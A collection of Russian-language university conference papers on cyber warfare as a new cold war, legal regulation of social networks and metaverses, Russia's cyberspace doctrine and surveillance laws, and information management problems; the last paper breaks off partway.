1. Антропов, Р. В. Федеральное ведомство по безопасности в сфере информационной техники Германии: предназначение и правовые основы деятельности / Р. В. Антропов // Сборник материалов национальной научно-практической конференции. Отв. редакторы А.В. Макаров, Н.А. Киселева. – Чита, 2021. С. 65-67.

2. Обласов, А. А. Нормативно-правовое регулирование в области информационной безопасности / А. А. Обласов, Е. И. Дубровский, С. А. Белоусов, Н. С. Тимофеева, М. В. Швалова // Материалы VIII Международной научной конференции, посвященной памяти А.Л. Иозефера. – Омск, 2020. С. 273-277.

УДК 327.54

Обласов Андрей Александрович, кандидат экономических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich, Candidate of Economic Sciences, Associate Professor of the Department of Information Security of Automated Systems, Komsomolsk-on-Amur State University

Миронов Даниил Иванович, студент, Комсомольский-на-Амуре государственный университет

Mironov Daniil Ivanovich, student, Komsomolsk-on-Amur State University

ХОЛОДНАЯ ВОЙНА В КИБЕРПРОСТРАНСТВЕ

COLD WAR IN CYBERSPACE

Аннотация. Данная работа посвящена исследованию технологий ведения кибервойны между странами. В данной статье под «холодной войной» понимаются отношения между крупными странами, определяемые идеологическим противостоянием, при этом наличие ядерного оружия препятствует превращению такого противостояния в полномасштабный вооруженный конфликт. Такая ситуация сложилась в 1945-1989 гг. во время «первой» холодной войны. Подобное повторяется и в наше время, со всеми новыми нюансами как в идеологической борьбе, так и в гонке кибер вооружений.

Abstract. This work is devoted to the study of technologies for conducting cyber warfare between countries. In this article, the “cold war” refers to relations between large countries de-

terminated by ideological confrontation, while the presence of nuclear weapons prevents such confrontation from turning into a full-scale armed conflict. This situation developed in 1945-1989. during the "first" cold war. This is repeated in our time, with all the new nuances, both in the ideological struggle and in the cyber arms race.

Ключевые слова: холодная война, угроза, защита, безопасность.

Key words: cold war, danger, defense, security.

Введение

Мир ведет скрытую войну благодаря масштабному сдвигу в технологиях, которые страны могут использовать для нападения друг на друга. Как и холодная война, конфликт ведется косвенно, а не через открытые заявления о враждебности. До сих пор она велась без жертв, но может причинить страдания, подобные страданиям любого взрыва бомбы. Это кибервойна.

Когда мы думаем о кибератаках, мы часто думаем о террористах или преступниках, взламывающих наши банковские счета или повреждающих правительственные веб-сайты. Но теперь к ним присоединились агенты разных правительств, которые проводят кибератаки друг против друга.

Они официально не находятся в состоянии войны, но напряженность между США и Россией – и в меньшей степени Китаем – остается высокой из-за ряда спорных решений. Кибератаки позволяют этим странам применять свою власть друг против друга часто анонимным способом. Они могут тайно добиться небольших успехов, но неправильный шаг может означать катастрофу, как и операции атомных подводных лодок во время холодной войны [2].

Существует множество форм кибератак, которые могут быть использованы. Вредоносное ПО, как правило, в виде троянского коня или червя, устанавливается на компьютер и берет под контроль, часто без ведома жертвы. Другие атаки могут нарушить работу компьютерных систем с помощью грубой силы. Например, распределенные атаки типа «отказ в обслуживании» (DDoS) включают в себя переполнение системы таким количеством запросов на доступ к веб-сайту, что это приводит к сбою сервера сайта.

Страны также пытаются наращивать свою киберзащиту. Например, многие инфраструктурные системы, подключенные к электростанциям, были физически отключены от Интернета. Другие средства защиты, такие как брандмауэры и программы безопасности, существуют во всех правительственных системах, чтобы предотвратить их взлом внешними источниками [1].

Что такое кибервойна?

Кибервойна – это то, с чем приходится иметь дело каждой стране. Некоторые утверждают, что идея кибервойны была преувеличена, потому что кибератаки не имеют физических последствий, как «настоящие» войны. Но используемое и разрабатываемое кибероружие может нанести большой экономический, а также инфраструктурный ущерб, и это может поставить под угрозу имущество и даже жизнь человека. **Холодная война в киберпространстве будет выглядеть следующим образом:**

- **Программы-вымогатели:** В качестве излюбленной тактики субъектов угроз, связанных с национальными государствами, использование программ-вымогателей будет хорошим показателем того, в какой степени холодная война затягивается в киберпространство.

- **Несколько фронтов:** Одной из главных проблем Пентагона во время холодной войны было то, можем ли мы вести войны на нескольких фронтах одновременно. В кибервойне несколько фронтов являются рутинной. В отчете Microsoft Digital Defense Report упоминаются обычные подозреваемые (Россия, Китай, Иран и Северная Корея) в качестве главных источников кибератак, но другие страны, от Турции до Бразилии, вступают в игру, даже если обращаются к хакерским группам по найму.

В отличие от создания средств вооруженной кинетической войны, барьеры для вступления в кибервойну настолько низки, что практически отсутствуют. Это просто и доступно. Развязывание кибервойны ничего не стоит.

- **Кибершпионаж:** Китай является здесь крупным игроком, имеющим долгую историю кражи интеллектуальной собственности. Поскольку напряженность вокруг Тайваня растет, а отключения Китая с нулевым Covid создают экономическое неравенство, Китай может усилить свои действия в кибервойне, направленные на кражу интеллектуальной собственности.

- **Стелс-атаки:** Злоумышленники, нацеленные на инфраструктуру, часто играют в долгую игру, проникая в промышленную систему управления или другую критическую систему и ожидая месяцами или даже годами, прежде чем осуществить атаку. Организация может не заметить ничего плохого, пока не станет слишком поздно.

Целостный подход всегда является лучшим способом подхода к безопасности. Вот пять эффективных шагов, которые они могут предпринять в порядке приоритетности:

1. **Security 101:** хорошо зарекомендовавшая себя программа информационной безопасности будет включать в себя управление активами и конфигурациями, оценку уязвимостей и процесс управления исправлениями. Недостаточно просто документировать эти политики и процессы; ответственные лица должны усердно следить за процессами, практически без каких-либо исключений.

2. **Создание плана реагирования на инциденты (IRP, сокращение от Incident Response Platform, перевод: Платформа Реагирования на Инциденты) и создание IR-команду:** она должна быть создана совместно, с многопрофильной командой, состоящей из ключевых сторон в организации. Затем его следует регулярно пересматривать и пересматривать. Если организация достаточно велика, чтобы иметь выделенную группу безопасности, необходимо определить роли и обязанности группы реагирования на инциденты. Эти люди должны быть наделены полномочиями принимать решения с уклоном в сторону действий, компетентны в своей области работы и обладать глубокими знаниями бизнес-параметров и технической среды.

3. **Далее необходимо протестировать IRP:** это позволит организации понять, где находятся ее самые большие уязвимости и как их устранить. Резервное копирование и аварийное восстановление должны быть протестированы для всех критически важных систем, служб и хранилищ данных.

4. **Мониторинг критических журналов:** необходимо убедиться, что собираются и отслеживаются правильные журналы и понимать индикаторы потенциального инцидента безопасности. Наиболее важные журналы могут варьироваться в зависимости от бизнеса, но всегда должны включать события, касающиеся аутентификации, доступа, привилегий пользователей, устройств и программного обеспечения, и это лишь некоторые из них.

5. **Реализация программы анализа угроз: аналитика** угроз поможет управлять рисками, уменьшить вероятность атаки организации и обнаружить скомпрометированные удостоверения до того, как они будут использованы. Программа должна быть постоянной, включая автоматизацию с помощью платформы анализа угроз, анализ данных для обеспечения контекста, сотрудничество с заинтересованными сторонами по всей организации и возможность интеграции с другими инструментами и решениями.

Заключение

Возможность стелс-атак также привносит совершенно новую актуальность в охоту за угрозами, которая выходит за рамки разведки угроз, чтобы активно пытаться уничтожить злоумышленников. Предполагается, что злоумышленники уже находятся в сети, и применяет разведывательные ресурсы, чтобы доказать, что гипотеза верна или неверна.

Автор считает, что успешные атаки на критически важную инфраструктуру на Западе начнут совершенно новую фазу и что кибератаки с дестабилизирующими эко-

номическими, политическими или военными последствиями вполне могут потребовать кинетического ответа.

Независимо от того, что произойдет в будущем, компаниям было бы разумно предположить, что нас ждет вторая холодная война и что они в зависимости от размера, отрасли и партнерства своей компании являются одними из главных целей для атак странами-оппонентами.

СПИСОК ИСТОЧНИКОВ

1. Стародубцев И. В.. Тенденции глобальной цифровизации / И. В. Стародубцев, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях Том Часть 1. Редколлегия: А.В. Космынин (отв. ред.) [и др.] – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2021. – С. 193-195. – EDN QFDNZK.Treshchev, I.A. (Ed.) (2022). Protected automated systems. Yekaterinburg, Russia: Publishing solution.

2. Якушев В. В.. Проблемы информационной безопасности в России / В. В. Якушев, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях Том Часть 1. Редколлегия: А.В. Космынин (отв. ред.) [и др.] – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2021. – С. 193-195. – EDN QFDNZK.Treshchev, I.A. (Ed.) (2022). Protected automated systems. Yekaterinburg, Russia: Publishing solution.

УДК 004.056.5

Обласов Андрей Александрович, кандидат экономических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Alexandrovich, Candidate of Economic Sciences, Associate Professor of the Department of Information Security of Automated Systems,, Komsomolsk-on-Amur State University

Подоба Никита Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Podoba Nikita Evgenievich, student, Komsomolsk-on-Amur State University

НОРМАТИВНО-ПРАВОВОЕ РЕГУЛИРОВАНИЕ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ СОЦИАЛЬНЫХ СЕТЕЙ И МЕТАВСЕЛЕННЫХ В МИРЕ

LEGAL REGULATION OF INFORMATION SECURITY OF SOCIAL NETWORKS AND METUNIVERSES IN THE WORLD

Аннотация. Данная работа посвящена одной из самых актуальных на сегодняшний день тем, а именно нормативно-правовому регулированию информационной безопасности в сети Интернет. Будут рассмотрены тенденции развития права в сфере информационной безопасности в социальных сетях и в метавселенных. Будет рассмотрен международный опыт внедрения нормативно-правовой составляющей в интернет-поле.

Abstract. This work is devoted to one of the most relevant topics today, namely the legal regulation of information security on the Internet. Trends in the development of law in the field of information security in social networks and in the metaverses will be considered. International experience in the implementation of the regulatory component in the Internet field will be considered.

Ключевые слова: интернет, виртуальное пространство, социальные сети, интернет-отношения, правовое регулирование, метавселенные.

Key words: Internet, virtual space, social networks, Internet relations, legal regulation, metauniverses.

Введение

В наши дни интернет стал одним из важнейших факторов социального, образовательного и культурного развития, открывающим перед человечеством новые возможности. Актуальность этой проблемы подтверждается и тем, что мировая паутина развивается очень быстрыми темпами, появляются новые продукты и технологии, которые требуют регулирования с точки зрения закона. А так как процесс появления инноваций происходит очень быстро, привычные бюрократические механизмы зачастую не успевают составлять соответствующие нормативные акты, что поражает пробелы в законодательстве. Данная проблема относится ко всем странам без исключения, поэтому в этой статье постараемся посмотреть и проанализировать как с развитием интернета мировое сообщество совершенствовало своё законодательство. В частности, мы рассмотрим такой термин как «метавселенные» и посмотрим, как регулируется информационная безопасность в социальных сетях.

Нормативно-правовая обстановка в IT-сфере в мире

Анализируя действующие нормативно-правовые акты направленные на регулирование ИБ в интернете, можно сделать следующие выводы:

1. Нет ни одной страны мира, в которой были бы письменные (исчерпывающие) законы об интернете. Существуют лишь нормативные акты, регламентирующие отдельные аспекты функционирования сети.

2. Существующие нормы, относящиеся к вопросам интернета разбросаны в законодательных актах по разным отраслям права.

3. Что касается международного уровня, то вопросы интернета мало контролируются.

Основной же проблемой можно определить отсутствие географических границ у интернета.

С появлением социальных сетей остро встал вопрос о правовых последствиях формирования информационно-коммуникационной инфраструктуры сети, а именно обеспечение интересов пользователей и потребителей информационных продуктов и определение правовых механизмов регулирования. Эта проблема и стала одной из самых сложных задач правового регулирования интернета, так как она включает в себя определение реализации права на информацию в социальных сетях [1].

Предпосылки к правовому регулированию интернета

Из всевозможных проведенных исследований, становится очевидно, что разработка и принятие правовой базы, регулирующей интернет-отношения – это необходимость, которая должна повлечь за собой выделение интернет-права в отдельную отрасль права.

Ниже приведём цели правового регулирования интернета:

- 1) обеспечение стабильного надзора за интернет-отношениями;
- 2) соблюдение информационной безопасности, защита законных прав и интересов общества;
- 3) защита прав физических и юридических лиц.

Как говорят эксперты, развитие интернет-права в первую очередь должно начинаться с принятия законов, которые будут определять основные условия интернета, сферу действия права, принципы и основные векторы государственной политики в этой сфере [1].

Установление правовых границ функционирования социальных интернет-сетей и виртуальных мероприятий актуально в рамках процесса обеспечения ответственности

и наложения ограничений и запретов. Особенности Интернета зависят от определенных трудностей, связанных с выявлением объектов преступления. Одна из них – экстерриториальность Интернета и анонимность большинства пользователей.

Что же касается роли интернет-провайдеров в нормативно-правовом регулировании информационной безопасности сети интернет, то учитывая, что они имеют организационные и технические возможности влиять на информацию, которую они получают от своих клиентов в любое время, вплоть до полной блокировки обмена информацией или уведомления уполномоченных органов о неправомерности передачи информации через Интернет, их влияние на эту сферу сложно переоценить.

Говоря же о привлечении к ответственности интернет-провайдеров за незаконное распространение контента пользователями социальных сетей, в первую очередь следует учитывать различные виды интернет-услуг, предлагаемых провайдерами. Услуги интернет-провайдеров влекут за собой получение конкретных результатов, которые зачастую содержат конфиденциальную информацию о пользователях, а значит её использование должно осуществляться в рамках, установленных и соответствующих правовых норм. Таким образом, разграничение интернет-провайдеров по их ответственности в зависимости от выполняемых ими функций имеет важное практическое значение.

Ключевой особенностью контент-провайдеров является то, что они сосредоточены на контенте интернет-услуг, а не на коммуникациях. Контент-провайдеры, распространяющие информацию на своих сайтах и предлагающие пользователям возможность публиковать эту информацию на общедоступных серверах, также несут ответственность за нарушения законодательства в сети интернет, ведь там может содержаться личная информация пользователей.

Правовые изыскания в метавселенной

Как и в случае с любой социальной платформой, вопросы конфиденциальности будут выходить на первый план по мере того, как метавселенные будут расти и становиться все более распространенными среди пользователей.

Одним из аспектов метавселенной, который вызывает озабоченность в отношении конфиденциальности, является огромное количество личных данных, которые можно собрать о людях. По сравнению с традиционными социальными сетями платформа метавселенной может отслеживать людей более персонализированным образом. Пока участники находятся в виртуальном мире, компания может отслеживать физиологические реакции и биометрические данные, такие как выражение лица, тон голоса и жизненные показатели, в режиме реального времени. Эти детали позволяют компаниям лучше понимать поведение пользователей и целенаправленно адаптировать рекламные кампании [2].

Так если метавселенная станет доступной для детей, то регуляторы конфиденциальности могут дать дополнительные указания, чтобы обеспечить получение значимого согласия.

Также важной проблемой является передача конфиденциальных данных. Так, передача конфиденциальных биометрических данных и виртуальных платежей между платформами создает потенциал для атак вредоносного ПО и утечки данных. Это может привести к тому, что сегодняшние «отраслевые стандарты» потребуются пересмотреть и уточнить, чтобы обеспечить их применимость и согласованность в контексте метавселенной.

Поэтому должны быть установлены ограничения на тип и объем собираемых персональных данных и способы их передачи третьим лицам. Наличие более четких руководящих принципов также обеспечит получение достаточного согласия перед использованием любых собранных данных. По мере того, как социальные сети становятся все более захватывающими, проблемы, связанные со сбором и использованием данных, неизбежно будут оказывать давление на законодательную реформу.

Заключение

В ходе работы был рассмотрен очень важный в наше время вопрос о нормативно правовом регулировании Интернета и социальных сетей, в частности. Были рассмотрены основные проблемы, которые существуют в законодательствах большинства стран мира.

Также был затронут вопрос метавселенных. В результате исследования можно сделать вывод, что развитие метавселенной ускорится в ближайшие годы с коммерческими приложениями, стимулирующими многие рекламные и криптовалютные инициативы. Поэтому перед компаниями очень остро встанет вопрос о конфиденциальности и безопасности при передаче большого количества персональных данных в метавселенных. Дальнейшие исследования будут связаны с исследованием нормативно-правового регулирования в сфере информационной безопасности, реализованного в Российской Федерации.

СПИСОК ИСТОЧНИКОВ

1. Обласов, А. А. Развитие виртуальных пространств современности: статья в сборнике трудов конференции / А. А. Обласов, И. В. Караванов, И. В. Бондарёв // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях. Редколлегия: А.В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «Комсомольский-на-Амуре государственный университет», 2022. – С. 349-351.

2. Алабина, Т. А. Метавселенная как глобальный тренд экономики / Т. А. Алабина, Х. С. Дзангиева, А. А. Юшковская // Экономика. Профессия. Бизнес. – 2022. – №1 – С. 5-12.

УДК 004.94

Обласов Андрей Александрович, кандидат экономических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет.

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor of the Department «Information security of automation systems», Komsomolsk-on-Amur State University.

Пырин Олег Олегович, студент, Комсомольский-на-Амуре государственный университет
Pyrin Oleg Olegovich, student of Komsomolsk-on-Amur State University

ДЕЯТЕЛЬНОСТЬ РОССИИ В КИБЕРПРОСТРАНСТВЕ

RUSSIAN ACTIVITIES IN CYBERSPACE

Аннотация. Будет рассмотрена деятельность России в киберпространстве как часть всеобъемлющей системы информационного противостояния. Проанализированы кибероперации, являющиеся частью российского информационного конфликта. Рассмотрены как наступательные меры, так и защитные, такие как федеральный закон о суверенном интернете.

Abstract. Russia's activities in cyberspace as part of a comprehensive system of information confrontation will be examined. The cyber operations that are part of the Russian information conflict are analyzed. Both offensive and defensive measures, such as the federal law on sovereign Internet, will be considered.

Ключевые слова: компьютер, система, защита, безопасность, интернет, информация, средства защиты.

Key words: computer, system, protection, security, internet, information, means of protection.

Введение

Россия рассматривает свою деятельность в киберпространстве как часть всеобъемлющей системы «информационного противостояния». Эта структура вытекает из понимания Россией отношений между государствами и, более конкретно, также является частью борьбы между сверхдержавами за влияние в мире. Информационный конфликт всегда присутствует, и можно использовать любые средства, чтобы одержать верх в этом конфликте. Операции в киберпространстве являются одним из нескольких инструментов ведения войны в информационной среде, включая психологические операции, радиоэлектронную борьбу (РЭБ) и кинетические действия. На практике киберпространство используется как для физических атак на инфраструктуру, так и для когнитивных атак, таких как дезинформация. Однако центр тяжести «информационного конфликта» лежит в сознании людей и в восприятии событий как внутри страны, так и в мире.

Информационный конфликт

Министерство обороны России объясняет Информационный конфликт, как столкновение национальных интересов и идеологий, стремление к превосходству путем нацеливания на информационную инфраструктуру противника при защите собственных интересов от подобных воздействий. В России информационный конфликт рассматривается как геополитическая конкуренция с нулевой суммой между сверхдержавами, политическими и экономическими системами [3]. При обсуждении информационного конфликта в России используется термин информационное пространство или его западный аналог, киберпространство.

В Доктрине информационной безопасности России 2016 г. информационное пространство определяется как: информация, объекты информатизации, информационные системы и сайты в информационно-коммуникационной сети Интернет, сети связи, информационные технологии, формирование и обработка информации, разработка и использование указанных технологий, субъекты, участвующие в обеспечении информационной безопасности, и совокупность механизмов, регулирующих общественные отношения внутри сферы.

Информационное пространство относится к деятельности по формированию, преобразованию и хранению информации, а также «влиянию на индивидуальное и общественное сознание, информационную инфраструктуру и саму информацию. Россия концептуализирует киберпространство как пересечение аппаратного, программного обеспечения, инфраструктуры и контента [2]. В этой структуре уровень информационных технологий включает аппаратное обеспечение, программное обеспечение и инфраструктуру, а уровень информационной психологии включает аппаратное обеспечение, программное обеспечение и контент. В России информационное пространство воспринимается с геополитической точки зрения. Считается, что внутреннее информационное пространство является продолжением территориальных государственных границ и постоянно нарушается иностранными вторжениями. А действия в киберпространстве, будь то с помощью технических средств (например, разрушение цифровой инфраструктуры) или психологических средств (манипулирование сообщениями в социальных сетях), понимаются с точки зрения их воздействия на информационное пространство [2].

Интересы национальной безопасности и стратегические цели

Продолжающаяся наступательная позиция России предполагает наличие организованной и постоянной борьбы между странами, которые, следовательно, должны защищаться от последовательных и влиятельных операций запада. Такой подход изложен в «Концепции национальной безопасности» 2000 г., согласно которой для предотвращения войны и вооруженного конфликта Россия будет отдавать приоритет невоенным средствам и заниматься «противодействием соперничающим угрозам в информационной сфере» [1]. Критически важным является то, что собственные действия России воспринимаются как оборонительные, с целью предотвращения потенциального конфлик-

та и возмездия, а также удержания запада ниже порога вооруженного конфликта для его эскалации.

В России существует концепция «стратегического сдерживания» [3], что приводит к важности информационных технологий в информационных конфликтах. Это основано на понимании того, что ядерного оружия недостаточно для сдерживания всего спектра современных угроз безопасности. Стратегическое сдерживание включает в себя не только ядерные и обычные вооруженные силы, но и идеологические, политические, дипломатические, экономические и, по своей сути, невоенные средства, включая информационно-цифровые средства. В частности, стратегическая эффективность достигается путём воздействия на массовое сознание населения.

Россия проводит различные активные мероприятия. Активные мероприятия – операции, направленные на влияние на политику других стран. Следствием таких мероприятий является влияние на информационные каналы противника и изменения потока информации в пользу России. Под влиянием можно побудить выбранную цель неосознанно вести себя предопределённым образом, часто вопреки их собственным интересам. Противники действуют на манипулируемом информационном пространстве, принимая решения, которые по своей сути инспирируются Россией. Подверженность такому рефлексивному контролю во многом обусловлена неограниченным доступом всех авторов к информационному пространству, в котором зачастую ложная или вводящая в заблуждение информация не отнесена, а средства контроля ограничены.

Защита информационного пространства

В октябре 2019 года вступил в силу закон «Российский суверенный Интернет», фактически позволяющий правительству отключаться от глобального Интернета по своему усмотрению. Правительство России стремится к тому, чтобы к 2024 году только 10% российского интернет-трафика проходило через иностранные серверы. Считается, что контроль над внутренним информационным пространством необходим для своей национальной безопасности, а угрозы информационному пространству могут восприниматься как угрозы национальному суверенитету. Цифровой суверенитет используется в данном контексте преимущественно как политический термин и может пониматься как право и способность государства определять свою судьбу в информационном пространстве. Российский эксперт по информационным технологиям Игорь Ашманов описывает цифровой суверенитет как «электронный суверенитет», который включает в себя надежную интернет-инфраструктуру, защищенную от вредоносных программ и злоумышленников, а также самодостаточное управление и контроль информации. Таким образом, идеальное государство должно состоять из автономного аппаратного и программного обеспечения, интернет-инфраструктуры, зависимых средств массовой информации, единой идеологии и сильной правовой системы [4].

Набор мер, которые могут помочь России национализировать свою внутреннюю информационную инфраструктуру:

1. Научно-производственная база: разработка аппаратуры и программного обеспечения российского производства и поставка их в спецслужбы и армию.
2. Государственная аутентификация и шифрование: усилия, направленные на то, чтобы сделать трафик данных внутри страны доступным для служб безопасности и военных, а также защитить данные от неправомерного использования из-за рубежа.
3. Черный список и управление контентом: удаление или ограничение доступа к веб-сайтам.
4. Усилия по защите критической информационной инфраструктуры (КИИ) с помощью широких правовых режимов: на основе национальной собственности или контроля над КИИ и юридических обязательств по защите частных операторов. Сюда входит резервное копирование серверов доменных имен верхнего уровня, реестров маршрутизации и точек обмена интернет-трафиком. Это позволяет отделить функции внутреннего сегмента от глобальных сетей.

5. Информационные технологии и информационно-психологические меры: управляются подконтрольными государству и связанными с ним СМИ, образовательными, патриотическими и религиозными учреждениями, а также службами безопасности и военными. Контролировать внутреннюю информационную среду, вести открытый и тайный шпионаж извне, осуществлять влияние и кибероперации за границей, предотвращать возникновение возможных угроз.

6. Обратная связь/мониторинг/контроль/управление: подсистемы, которые анализируют и реагируют на любую информационную угрозу в режиме реального времени.

Внутреннюю информационную безопасность обеспечивают такие системы, как СОРМ и ГосСОПКА, а также система (в настоящее время находится в разработке) централизованного управления сетями связи общего пользования.

СОРМ (Система оперативно-розыскных мероприятий) – это технология наблюдения советских времен, которую правительство начало адаптировать в 1998 году к зарождающейся цифровой сфере. СОРМ позволяет отслеживать телефонный и интернет-трафик не только на уровне метаданных, но и трафик контента и данных. Интернет-провайдеры и другие провайдеры телекоммуникационных услуг обязаны установить зонды в своих сетях, которые подключаются к Федеральной службе безопасности (ФСБ). Система последнего поколения (СОРМ-3) оснащена возможностями глубокой проверки пакетов. Другие службы безопасности в России могут запросить доступ к СОРМ.

Законы о защите киберпространства и критической информационной инфраструктуры

Технические меры сопровождаются сильным правовым режимом. Этот режим сочетает в себе два типа законов, один из которых национализирует защиту критической информационной инфраструктуры, а другой контролирует поток контента и данных в Интернете.

Чтобы получить полный контроль над информационным пространством, российское правительство приняло ряд законов, фактически национализирующих защиту КИИ. Эти положения выросли из предыдущих положений о чрезвычайных ситуациях, регулирующих энергетику и транспорт. Политика 2012 года четко определила КИИ и ввела национальную систему кибербезопасности, ГосСОПКА (Государственная система обнаружения, предотвращения и ликвидации последствий компьютерных атак). ГосСОПКА призвана «прикрыть» все ресурсы государственной разведки под колпаком единой системы с постоянно контролируемым периметром. Поскольку этот щит охватывает все ресурсы и критически важную инфраструктуру, все они обмениваются информацией о кибератаках с центральным офисом, который определяет, как прошла атака, и распространяет рекомендации по безопасности для остальных систем. В 2017 году был принят «Закон о критической инфраструктуре», уточняющий контроль ФСБ над системой, подтверждающий окончательную концептуальную форму ГосСОПКА и требующий от всех компонентов этой сети обмена данными. Таким образом, «выстраивается вертикальная, иерархическая, централизованная система с возможностью подключения всех стратегических ветвей государства к системе кибербезопасности ФСБ для защиты ее «важных объектов».

С 2012 года было принято несколько важных законов, направленных на регулирование отечественного информационного пространства и введение цензуры. Примечательно, что принятый в 2016 году свод законов под названием «Пакет Яровой» требует, чтобы интернет-провайдеры предоставляли правительству доступ к личным данным пользователей во имя борьбы с терроризмом. Закон также ужесточает наказания за разжигание ненависти и экстремизм, а также предусматривает уголовную ответственность, среди прочего, за участие в массовых беспорядках. Краткое изложение других важных законодательных актов представлено в таблице 1.

Таблица 1 – законы о защите киберпространства.

28.07.2012	Черный список Интернета, 139-ФЗ	Закон устанавливает центральный черный список, контролируемый Роскомнадзором (Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций) и может быть приведен в исполнение без решения суда. Этот список в настоящее время содержит 100 000 IP-адресов
21.11.2012	Закон об иностранных агентах, 190-ФЗ	НПО, финансируемые за пределами России и занимающиеся регистрацией в качестве агентов, станут обязательными, что расширит полномочия правительства по проведению расследований.
28.12.2013	Прокурорская блокада Интернета, 398-ФЗ	Наделяет прокуратуру правом без суда блокировать веб-сайты, которые она считает противоречащими закону.
05.05.2014	Закон о блогерах, 97-ФЗ	Блоггеры с ежедневной посещаемостью сайта более 3000 человек обязаны зарегистрироваться в органах власти и нести ответственность за комментарии третьих лиц к их контенту.
21.06.2014	Закон о локализации данных, 242-ФЗ	Требует, чтобы данные, собранные о гражданах России, были локализованы в Российской Федерации к 2020 году
31.07.2014	Постановление правительства № 758	Пользователи общедоступных сетей Wi-Fi должны предоставить свои номера телефонов.
02.05.2014	Иностранное владение медиакомпаниями, 305-ФЗ/2014-05-02	Запретить иностранным инвесторам владеть более чем 20% медиакомпаний, работающих в России.
06.07.2016	Пакет законов Яровой, 374-ФЗ и 375-ФЗ	Требует от провайдеров хранить контент и связанные с ним метаданные и раскрывать их властям без постановления суда; онлайн-сервисы (например, мессенджеры, электронная почта, социальные сети), которые собирают данные, должны сделать их доступными для ФСБ.
29.07.2017	Закон о мессенджерах, 241-ФЗ	Требует, чтобы интернет-провайдеры, предлагающие мессенджеры, включая WhatsApp, хранили сообщения и изображения в течение шести месяцев и предоставляли властям ключ для расшифровки.
29.07.2017	Закон о запрете VPN, 276-ФЗ/	Запрет прокси-сервисов и VPN.
01.05.2019	Суверенный закон об Интернете, 90-ФЗ	Предписывает установку программного обеспечения, способного фильтровать, перенаправлять и отслеживать онлайн-трафик, что позволяет Роскомнадзору «в экстренном случае» отключить Россию от глобального интернета.

Заключение

С российской точки зрения, «информационный конфликт» является непрекращающимся, и инструменты для его ведения включают в себя все имеющиеся в распоряжении средства Передовой линией оборонных усилий России является внутреннее разведывательное пространство, жестко контролируемое слежкой за данными и ограничительной правовой системой, нацеленной на противников. Цель России использовать информационно-психиатрическое и информационно-техническое оружие для достижения стратегической победы без применения обычной силы и без активации проводов эскалации в других странах.

Обеспечение внутреннего информационного пространства не только защищает психологическую сплоченность общества от иностранного вмешательства, но и защищает развитие отечественной науки и техники от иностранной конкуренции.

СПИСОК ИСТОЧНИКОВ

1. Указ Президента РФ от 10.01.2000 № 24 «О концепции национальной безопасности Российской Федерации».
2. Гриняев, С. Н. Интеллектуальное противодействие информационному оружию. Серия «Информатизация России на пороге XXI века» / С. Н. Гриняев, – Москва : СИНТЕГ, 1999. – 232 с.
3. Гриняев, С. Н. Поле битвы – киберпространство / С. Н. Гриняев, – Мн.: Харвест, 2004. 430 с.
4. Почепцов, Г. Г. Информационные войны / Г. Г. Почепцов. – М. : Рефл-бук, К. : Ваклер, 2000. – 576 с.

УДК 004

Петрова Анна Николаевна, кандидат технических наук, доцент, Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Technical Sciences, Associate Professor, Komsomolsk-on-Amur State University

Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, Associate Professor of the department "Design, management and development of information systems", Komsomolsk-on-Amur State University

Кандидов Игорь Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Kandidov Igor Sergeevich, student, Komsomolsk-on-Amur State University

ОБЗОР СОВРЕМЕННЫХ ПРОБЛЕМ УПРАВЛЕНИЯ ИНФОРМАЦИЕЙ

TITLE IN ENGLISH (OVERVIEW OF MODERN INFORMATION MANAGEMENT PROBLEMS)

Аннотация. В данной статье обозреваются современные проблемы, связанные с управлением информацией, на этапах: сбора информации, хранения информации, распространения информации и конечного удаления информации. Так же предлагаются временные пути решения данных проблем, или пути решения, которые требуют долгой и качественной работы оператора или группы операторов.

Abstract. This article reviews modern problems related to information management at the stages of: information collection, information storage, information dissemination and final deletion of information. Temporary solutions to these problems are also offered, or solutions that require long and high-quality work of an operator or a group of operators.

Ключевые слова: информация, данные, управление информацией, конечный пользователь, хранение информации.

Key words: information, data, information management, end user, information storage.

Введение

Информация – это сведения независимо от формы их представления. Информация содержит в себе определенные данные, которые могут быть актуальны в той или иной степени для кого-либо.

Управление информацией относится к циклу организационной деятельности:

- сбор информации из источников;

- хранение информации;
- распространение информации;
- окончательное удаление путем архивирования или удаления.

Конфиденциальная информация – это информация доступ, к которой должна иметь только определенная группа лиц и никто больше.

Данные – это представление информации в форме понятной информационным системам и конечным пользователям.

Конечный пользователь – это пользователь, который планирует использовать информацию или данные, или уже использует их.

Хранение информации – это процесс записи ее на материальный объект и дальнейшего ее нахождения на нем с целью последующего использования. В современном мире для хранения информации используют USB Flash носители, micro и SD диски, SSD и HDD носители.

Передача информации – это процесс, направленный на перенос информации из источника информации в приемник информации.

Сбор информации – это процесс, направленный на получение ее из внешних источников и форматирования ее в необходимый для дальнейшего использования вид.

Проблемы управления информацией

На разных этапах управления информацией возникают проблемы с ее управлением [2, 8, 9].

На этапе сбора информации из источников, возникают проблемы доступности этой информации, актуальности, истинности и правомерности ее использования.

